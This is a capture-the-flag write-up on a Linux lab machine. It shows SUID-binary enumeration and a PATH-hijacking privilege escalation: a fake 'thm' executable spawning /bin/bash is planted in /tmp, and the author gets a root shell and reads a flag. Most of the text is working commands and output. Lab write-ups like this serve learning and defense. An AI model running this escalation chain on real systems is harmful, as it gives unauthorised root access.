← Back to Linux Privilege Escalation
Enumeration
Checked the current PATH:
echo $PATHLooked for writable directories:
find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u/home/murdoch showed up as writable. Unusual. Filed that away.
Found the custom SUID binary:
find / -perm -4000 -type f 2>/dev/nullMost results were standard system binaries. One wasn't: /home/murdoch/test
Custom SUID binary in a user's home directory. That's the target.
Figuring Out What It Does
file /home/murdoch/teststrings wasn't installed on the target. Pivoted to ltrace to watch the binary's behavior at runtime:

ltrace /home/murdoch/testsystem("thm")
sh: 1: thm: not foundThe binary was calling thm without an absolute path. When it runs, the OS searches $PATH directories in order to find thm. If I control what's first in $PATH, I control what gets executed.
Building the Hijack
Created a fake thm executable in /tmp:
cd /tmp
echo '/bin/bash' > thm
chmod +x thm
Prepended /tmp to $PATH:
export PATH=/tmp:$PATHNow when the SUID binary calls thm, the OS finds /tmp/thm first — which spawns a bash shell running as root.
Execution
/home/murdoch/testwhoami
idroot
uid=0(root) gid=0(root) groups=0(root),1001(karen)Post-Escalation
find / -name flag6.txt 2>/dev/null
cat /home/matt/flag6.txtTHM-736628929Why This Works
PATH hijacking only matters when a privileged binary calls another command without specifying the full path. ltrace was the key pivot here — without it, strings unavailable meant the binary was a black box. Watching the runtime syscalls showed exactly what name it was looking for.
The exploit chain: find a writable directory, plant a malicious binary with the right name, prepend that directory to $PATH, trigger the SUID binary. The OS does the rest.